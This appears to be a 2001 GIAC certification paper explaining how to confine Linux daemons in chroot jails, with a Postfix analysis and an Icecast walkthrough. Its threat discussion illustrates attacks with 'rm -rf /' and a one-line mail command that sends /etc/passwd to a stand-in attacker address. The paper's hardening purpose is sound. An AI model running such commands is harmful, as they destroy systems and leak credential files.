Global Information Assurance Certification Paper

Locking Down Your Daemons: An overview of 'chroot jailing' services in Linux.

GIAC Security Essentials Practical
Version 1.2d

Matt Borland
May 20, 2001

Introduction

Very frequently we hear of computers falling victim to Internet-based attacks. On the front line of these attacks are software, such as web, mail and DNS servers (called daemons), which even if shielded in part by firewalls may face a barrage of probes and attacks designed to give attackers privileged access. The most malicious attacks are those which install rootkits, or packages of tools meant to allow an attacker to circumvent normal system operation.

Usually such rootkits and viruses make use of the target system's binaries, libraries and settings files which are standard for its platform. For instance, a rootkit installation honed for a Linux machine may assume that it can access the shell `/bin/sh`, or be able to read system configuration files in `/etc`. And if the user permissions of the service which was compromised were that of root, the exploit will be able to run and modify any binaries and other files as the attacker sees fit. Such assumptions are built into rootkits in such exploits as the recent Lion and Ramen attacks against BIND.[1]

But what if you could contain processes, so that they could not access the greater structure of the filesystem? What if these daemons could be completely restricted from accessing such useful files? It would be nice not to rely solely on each daemon's programmers to provide this level of security.

Luckily, UNIX provides significant means to do exactly those things. In response to the recent BIND attacks, William Cox, an IT administrator at Thaumaturgix, Inc. stated "The best way to limit your exposure is to run the server in a 'chrooted' environment."[2] This 'chrooted' environment is often referred to as a 'chroot jail,' a concept which, though having been in existence for a long time, is still underutilized by software developers and system administrators alike.

Overview of Jailing Concepts

Establishing a chroot jail is composed of two activities:

1. restricting process access to a subset of the primary filesystem
2. running the service at a lowered privilege

These activities are provided through a number of standard system calls. The first, `chroot()`, is the call which limits filesystem access. What `chroot()` does is make the

calling process subsequently refer to the given subdirectory as though it were the root of the filesystem.

For instance, let's say a process calls `chroot()` with the parameter '`/var/sample/jail`'. Now, when it refers to a file such as:

```
/etc/passwd
```

the operating system will instead interpret the request as:


```
/var/sample/jail/etc/passwd
```

...and so on. This system call, like the others I will describe, are only effectively called as root.

The system calls for running processes at a lower privilege are most notably `setuid()`, `setgid()` and `setgroups()`. `setuid()` and `setgid()` assign the real and effective privileges of the process, for user and group privileges, respectively. `setuid()` is very important, for once it is called to lower permissions, the process cannot regain root privileges on its own. `setgroups()` defines the supplementary group membership of the process. There are a variety of other related system calls, each of which is documented in your system's `man` pages.

Other operating systems may have further means for containing processes. For instance, FreeBSD has a `jail()` function[3] which further refines the jailing environment. Later on, we will look further at how these system calls support a chroot jail.

To illustrate the benefits of jailing, I will describe how a typical rootkit would affect services running with different privileges, both in and outside of jails. A concept to keep in mind is that when a service is compromised, the privileges of the service are those which can be abused by an attacker. The following chart categorizes the states in which a process may be running: as root vs. as an unprivileged user; and within the entire filesystem vs. 'jailed' within a subdirectory of the filesystem.



a) In category (a) (processes running as root with access to the entire filesystem) we find the first target of rootkits. Compromising such a service would allow the attacker to replace binaries, such as `/bin/ps` and `/bin/netstat`, to open privileged network ports, and read any file on the system, including a shadow password file. Worst, they have the capacity for complete damage (e.g. '`rm -rf /`'). An example of a daemon which requires being run in this state is Sendmail (http://www.sendmail.org).

b) In category (b) (root processes running in a jail) a typical rootkit would probably fail to operate, because they typically require a shell (`/bin/sh`) and basic commands such as `/bin/rm` and `/bin/cp`. However, a process in this state can break from a jail[4]. Given that the process is running as root, the attacker could use an exploit to execute code which makes system calls to perform root activities (referencing inodes outside the jail, for example). Though much safer than state (a) in the context of a scripted attack, state (b) does not provide the strongest defense.

c) In category (c) (non-root processes running with access to the entire filesystem) the threat for a full system compromise is reduced slightly from (a) in that the attacker will not immediately have root permissions. However, any process in this state can execute all the standard commands and shells, and thus allow the opportunity for an attacker to explore the filesystem in search of root-level exploits. Also, most configuration files and information about the system are available to this process, so an attacker can garner further information about the system (e.g. '`mail h4x0r@ha.ha < /etc/passwd`').

d) In category (d) (non-root processes running in a jail) we see the most restrictions upon the running process. Because the jail should only contain enough information to support the service, a compromised service would give them no opportunity to execute shells or common commands or to explore system information. Also, the extent of damage posed by file deletion is limited to directories within the jail. The greatest danger in this category is if an attacker can place binaries or files (in the jail) that will be accessed from outside the jail by other processes. In this case, it is possible for exploits to spread. As a result, you should monitor your jails frequently.

Now that we've taken a brief look at these states, let's take a real-world example of a daemon which is aware of these states, and the way in which it moves between them.

An Analysis of a Disciplined Daemon: Postfix

Postfix (http://www.postfix.org) is a mail transfer agent (MTA), which allows not only the collection and sending of SMTP mail, but also the delivery of mail to users local to the machine. It is an alternative to the popular Sendmail program, largely because of the attention the author, Wietse Venema, paid to security issues. Many of the methods employed are not relevant to this paper; however, it is an example of what I'd call a 'disciplined daemon,' because it is intended to allow installation within a chroot jail, and follows the principles of lowering privilege and confining file access. I believe by understanding how Postfix works, you gain the fundamentals for establishing similarly secure daemons.

Postfix execution begins with a program called `master`. `master` is run by root at startup, and remains running with root privileges. However, `master` does very little itself. The goal of `master` is simply to spawn off processes, most of which can be placed in a chroot jail, which actually perform work. This way, the amount of code and activity which runs with root privileges is extremely limited.

Let's look at the example of `master`'s interaction with `smtpd`. `smtpd` is a process executed by master when it detects a connection to port 25 (the smtp listening port). The latter stages are described in the common jailing method used in Postfix, described in its source file `src/util/chroot_uid.c`. In this case, we have specified using the subdirectory `/var/spool/postfix` as the root of the jail:

	user/group	filesystem
master is run on startup	root/root	/
master opens port 25	root/root	/
master detects connection	root/root	/
master forks smtpd	root/root	/
master continues execution	root/root	/
smtpd inherits permissions	root/root	/
smptd calls setgid()	root/postfix	/
smptd calls initgroups()*	root/postfix	/
smptd calls chroot()	root/postfix	/var/spool/postfix

```
  |----------------------------+----------------+--------------------
|
  | smptd calls setuid()       | postfix/postfix | /var/spool/postfix
|
  |----------------------------+----------------+--------------------
|
  | smtpd processes connection | postfix/postfix | /var/spool/postfix
|
  |----------------------------+----------------+--------------------
|
  | smtpd continues listening  | postfix/postfix | /var/spool/postfix
|
  \----------------------------+----------------+--------------------
/
```

* `initgroups()` is similar to `setgroups()`; it sets multiple group membership.

By the end, the process status `/proc/<pid>/status` reports (503 is the postfix user/group id):

```
Name:   smtpd
State:  S (sleeping)
Pid:    1301
PPid:   665
TracerPid:      0
Uid:    503     503     503     503
Gid:    503     503     503     503
FDSize: 256
Groups: 503
[...]
```

With Postfix, the `smtpd` daemon continues listening for other such connections, and if it hasn't received any within a timeout period, it exits.

You can see that with respect to our process-state chart above, the life cycle of `smtpd` starts in state (a), then moves to (b) and then quickly to (d), where it continues for the rest of its life. In fact, this is the progression that all processes must go through to achieve proper jailing.

A Jailing How-to: Icecast

All this background is useful, but how does it help you actually jail a daemon? Also, can you jail a daemon that was not originally intended to be jailed? To answer these, I'd like to walk through the steps of jailing a daemon, albeit a simple one, that its authors did not give a (documented) thought toward jailing. Please note that more popular daemons may already have documentation on how to create a chroot jail (e.g. BIND[5]).

For our example daemon, I'm selecting a program called Icecast (http://www.icecast.org). Icecast is a streaming audio relay server; it is fed a single audio stream from a network-based client, such as the popular program Winamp, and allows a configurable number of listeners to connect and listen to continuous audio stream. I want to run this program on

my machine so I can be a dj on the Internet, but I fear that the service may be vulnerable to attack and want to lock it down.

Let's look at the service from a privilege standpoint. It opens two unprivileged ports (as per configuration), one for the source stream and one for clients to connect to. It likes, but does not require, a local console for maintenance while running. It also maintains log files as it runs.

Indeed, the program does not need to be run as root for any reason. This is largely a good thing. However, it is not configured to run in a jail, so in theory, if it is compromised, an attacker could still get a shell, snoop through my system, and perhaps find another way to get root access. All this leads me to think that it is time to jail Icecast.

Here's the general process we'll take to jail the daemon:

1. Install the daemon in the jail directory, and assign the fewest file permissions possible to the user under which the daemon will be run. Move anything out of the jail that is not necessary.
2. Outfit the jail with the necessary environment. This will typically include library files, a local `/dev/null` and perhaps some localtime information.
3. If necessary, create a wrapper to perform the chroot and privilege dropping. You do NOT need to do this if the daemon, like Postfix's subprograms, do this themselves. Otherwise, it is necessary, and simple. Place this wrapper OUTSIDE the jail.

Step 1: Installing Icecast in the jail

First, we install all the Icecast files to `/usr/local/icecast`. For our example, this will be the root of the Icecast jail. Where you install your jail is important; perhaps it should be a read-only filesystem. Use your best system administration experience to guide you.

Following is the top directory of the installation. This directory is owned by root.

```
drwxr-xr-x    2 root     root         4096 May  6 14:38 bin
drwxr-xr-x    2 root     root         4096 May 19 18:43 conf
drwxr-xr-x    2 root     root         4096 May  6 14:38 doc
drwxr-xr-x    2 root     root         4096 May  6 14:41 logs
drwxr-xr-x    2 root     root         4096 May 19 16:41 static
drwxr-xr-x    2 root     root         4096 May  6 14:38 templates
```

From reviewing the documentation, and some local experimenting, the following files are needed for normal operation:

executable: `bin/icecast`
writable: `logs` directory
readable: `conf`, `static` and `templates` directories

Now I decide to create a user called 'icecast,' which is the user which will run the icecast service. I chose this new, unique user because we will need to write to the logs directory, and we don't want it to be world-writable.

For best results, your user entry should look something like this, and be a disabled account (to prevent logging in as this user):

```
    icecast:x:505:505::/usr/local/icecast:/bin/false
```

Now we need to determine what files stay and which go. In this case, the only thing we need to change are the permissions for the `logs` subdirectory. We can also remove the `doc` directory, if you are afraid of the lone html document contained therein.

The `bin/icecast` binary must remain in the jail because it needs to be executed AFTER the chroot, because unlike Postfix's subprograms, it does not call chroot itself. We will need to create a wrapper program, and that will lie outside the jail.

Icecast also needs its settings changed, in conf, to accommodate the new, jailed root. Here, the installation process populated values with `/usr/local/icecast`, which we should change to `/`.

STEP 2: Outfitting the jail

The primary goal of this step is to determine which shared libraries are needed and install them. This part probably varies the most among all the Unixes. Without these shared libraries, the binaries you want to execute will not be able to make function calls provided by the shared libraries. Failure to include them may result in ambiguous errors, such as: '`/bin/icecast: File Not Found.`'

In Linux, you can run the program `ldd`, which will tell you what library files the binary needs, and where they are in the primary file system. For example (all commands are run at the root of the jail):

```
$ ldd bin/icecast
        libm.so.6 => /lib/i686/libm.so.6 (0x40022000)
        libpthread.so.0 => /lib/i686/libpthread.so.0 (0x40046000)
        libc.so.6 => /lib/i686/libc.so.6 (0x4005b000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
```

What we now do is copy each of those libraries into similar directory, relative to the jail root. Such as:

```
# mkdir -p lib/i686
# cp -pi /lib/i686/libm.so.6 /lib/i686/libpthread.so.0
/lib/i686/libc.so.6 \
    lib/i686
# cp -pi /lib/ld-linux.so.2 lib
```

See what we did? These libraries are now in what will be the jail's `/lib` directories, which means that `bin/icecast` can run.

It's also good in any jail to create a relative '/dev/null'.

```
# mkdir dev
# mknod -m 666 dev/null c 1 3
```
Use caution and make certain you have created the node properly.

Finally, many services will like the localtime files from `/etc`. For this, you are copying the actual `/etc/localtime` to the jail `/etc/localtime`, and then symbolically linking the jail's `usr/lib/zoneinfo` to point to '`/etc/localtime`' (which will symbolically point to the jail's localtime file).

```
# mkdir etc
# mkdir usr/lib
# cp /etc/localtime etc
# ln -s /etc/localtime usr/lib/zoneinfo
```
Now we have in our jail:

```
drwxr-xr-x    2 root     root         4096 May  6 14:38 bin
drwxr-xr-x    2 root     root         4096 May 19 18:43 conf
drwxr-xr-x    2 root     root         4096 May 19 18:01 dev
drwxr-xr-x    2 root     root         4096 May  6 14:38 doc
drwxr-xr-x    2 root     root         4096 May 22 14:41 etc
drwxr-xr-x    2 root     root         4096 May 19 15:30 lib
drwxr-xr-x    2 icecast  icecast      4096 May  6 14:41 logs
drwxr-xr-x    2 root     root         4096 May 19 16:41 static
drwxr-xr-x    2 root     root         4096 May  6 14:38 templates
drwxr-xr-x    3 root     root         4096 May 22 14:42 usr
```
STEP 3: Create a wrapper for the daemon.

Remember, to effect a chroot you need to be the system administrator, yet you want to drop privileges.

You might be tempted to think, as I first was, that you should just run the program `/usr/sbin/chroot`, then execute the program `/bin/su`, then have that execute `/bin/icecast` (in jail). Well, you certainly could. But remember, the moment you run chroot, you are no longer capable of interacting with the regular filesystem. You're now in jail. You *could* put the `su` program in the jail, but the library and file dependencies and the fact that it is a setuid program would not only cause a maintenance headache, but also undercut the security of the jail.

An easier solution is to write a short c program which will perform the necessary jailing calls, then pass execution to the icecast server. This program will be run outside of the jail. All it needs to do is:

1. execute the chroot and enter the jail.
2. set group id and group membership to 'icecast'
3. set user id to 'icecast'
4. execute `/bin/icecast`

One important note about this program is that it is NOT using setuid/setgid bits. Using setuid/setgid bits is very different from a program calling `setuid()`/`setgid()` as root. Roughly, calling `setuid()`/`setgid()` is a way of lowering privileges, whereas a program with setuid/setgid bit is usually meant to raise them. Also, `setuid()`/`setgid()` requires root privileges, whereas running programs with setuid/setgid does not.

Below I've provided a readable version of the wrapper. Please note that in the real wrapper, you should handle errors from each of the system calls made.

```
================================================
#include
#include

main (argc, argv) {

  int gidlist[] = {505};

  chroot("/usr/local/icecast");
  chdir("/");

  setgid(505);
  setgroups(1,gidlist);  // also, could use initgroups

  setuid(505);

  execl("/bin/icecast","/bin/icecast",NULL);

}
================================================
```

Also note that this does not place the process in the background (although that too is an easy step). In this case, I simply modified the Icecast configuration file to specify that the process should run in the background.

Our jail is now ready! Please note that we can place the wrapper anywhere we like; it probably should not reside in the `/usr/local/icecast` directory.

You can now reference this wrapper from your startup scripts in order to automate its running.

From doing this exercise, I hope you have learned that you, too, can and should jail daemons that you might otherwise have run in the wild.

Where Jails Are Not the Solution

There are a number of situations in which a jail is not possible or manageable. Certainly, as the complexity and functionality of a daemon increase, so do the requirements for the jail.

For example, let's look at the Apache web server. A service like Apache shows that its developers are at least keeping security issues in mind; the process usually starts as root, and similar to the `master`/`smtpd` relationship, Apache's `httpd` process spawns child processes which run at a reduced privilege, though in this case they are not in a jail (i.e. they run in state (c)).

Although you can jail the Apache web server[6], if you have an installation which includes the PHP scripting language or requires a team of developers to access and modify code on the server, the overhead in maintenance of a fully jailed system may be too great. A feature-heavy module such as PHP may require so much in the way of supporting libraries and executables that your jail turns out to be almost as fully-featured as your primary operating system, with ten times the hassle. People have jailed Apache, but on complex services the consensus is that it may not be worth it.

The other main reason for a daemon not to run in a jail is because it really does need root permissions on the primary filesystem. For example, there are a few components of Postfix which really require root privileges (such as one which delivers mail into personal directories). However, many programmers seem to overstate the need to have this full access, though programs like Postfix and Qmail are examples of breaking from the mentality that it's all right to run monolithic daemons as root.

Conclusion

In my experience with software developers and system administrators, I have been surprised by the lack of attention paid to establishing chroot jails, and the dearth of resources for those new to the concept. I hope that this paper has provided readers a sufficient understanding of the benefits and the relative ease of establishing such jails on their systems. And more important, I suggest that anyone who has not established a jail on their system do so, to see just how easy it is! You will never look at your daemons with quite so much worry again.

Sources:

(1) Fearnow, Matt. "Lion Worm." SANS Global Incident Analysis Center, April 2001. http://www.sans.org/y2k/lion.htm

(2) Radcliff, Deborah. "Stuck in a BIND" Computerworld, February 2001. http://www.itworld.com/Net/4055/CWSTO57547

(3) FreeBSD, Inc. "jail() man page" April 1999. http://www.freebsd.org/cgi/man.cgi?query=jail&sektion=2&apropos=0&manpath=FreeBSD+4.0-RELEASE

(4) Burr, Simon. "How to break out of a chroot() jail." January 2001. http://www.bpfh.net/simes/computing/chroot-break.html

(5) Wunsch, Scott "Chroot-BIND HOWTO" Linux Documentation Project, September 2000. http://www.linuxdoc.org/HOWTO/Chroot-BIND-HOWTO.html

(6) Deatrich, Denice. "How to 'chroot' an Apache tree with Linux and Solaris." February 2001. http://penguin.epfl.ch/chroot.html

Moen, Rick "Attacking Linux" LinuxWorld.com, August 29 2000.
http://www.itworld.com/Sec/2199/LWD000829hacking/

Fennelly, Carole "Real Hackers go to Usenix" Unix Insider, November 17 2000
http://www.itworld.com/Sec/2052/UIR001117security/

Brumley, David. "invisible intruders: rootkits in practice" Usenix, November 1999.
http://www.usenix.org/publications/login/1999-9/features/rootkits.html

Miller, Toby. "Analysis of the T0rn rootkit" GIAC, 2000.
http://www.sans.org/y2k/t0rn.htm

Sites Referenced in this paper:

http://www.icecast.org/
http://www.postfix.org/
http://www.sendmail.org/
http://cr.yp.to/qmail.html

Last Updated: July 23rd, 2017

Upcoming Training

SANS Prague 2017	Prague, Czech Republic	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
Community SANS Omaha SEC401*	Omaha, NE	Aug 14, 2017 - Aug 19, 2017	Community SANS
Community SANS Trenton SEC401	Trenton, NJ	Aug 21, 2017 - Aug 26, 2017	Community SANS
Virginia Beach 2017 - SEC401: Security Essentials Bootcamp Style	Virginia Beach, VA	Aug 21, 2017 - Aug 26, 2017	vLive
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
Community SANS Pasadena SEC401 @ NASA	Pasadena, CA	Aug 23, 2017 - Aug 30, 2017	Community SANS
Mentor Session - SEC401	Minneapolis, MN	Aug 29, 2017 - Oct 10, 2017	Mentor
SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
Mentor Session - SEC401	Edmonton, AB	Sep 06, 2017 - Oct 18, 2017	Mentor
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
Mentor Session - SEC401	Ventura, CA	Sep 11, 2017 - Oct 12, 2017	Mentor
Community SANS Albany SEC401	Albany, NY	Sep 11, 2017 - Sep 16, 2017	Community SANS
Community SANS Columbia SEC401	Columbia, MD	Sep 18, 2017 - Sep 23, 2017	Community SANS
Community SANS Dallas SEC401	Dallas, TX	Sep 18, 2017 - Sep 23, 2017	Community SANS
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS Copenhagen 2017	Copenhagen, Denmark	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Boise SEC401	Boise, ID	Sep 25, 2017 - Sep 30, 2017	Community SANS
Baltimore Fall 2017 - SEC401: Security Essentials Bootcamp Style	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	vLive
Community SANS New York SEC401	New York, NY	Sep 25, 2017 - Sep 30, 2017	Community SANS
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Sacramento SEC401	Sacramento, CA	Oct 02, 2017 - Oct 07, 2017	Community SANS
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
Community SANS Charleston SEC401	Charleston, SC	Oct 02, 2017 - Oct 07, 2017	Community SANS
Mentor Session - SEC401	Arlington, VA	Oct 04, 2017 - Nov 15, 2017	Mentor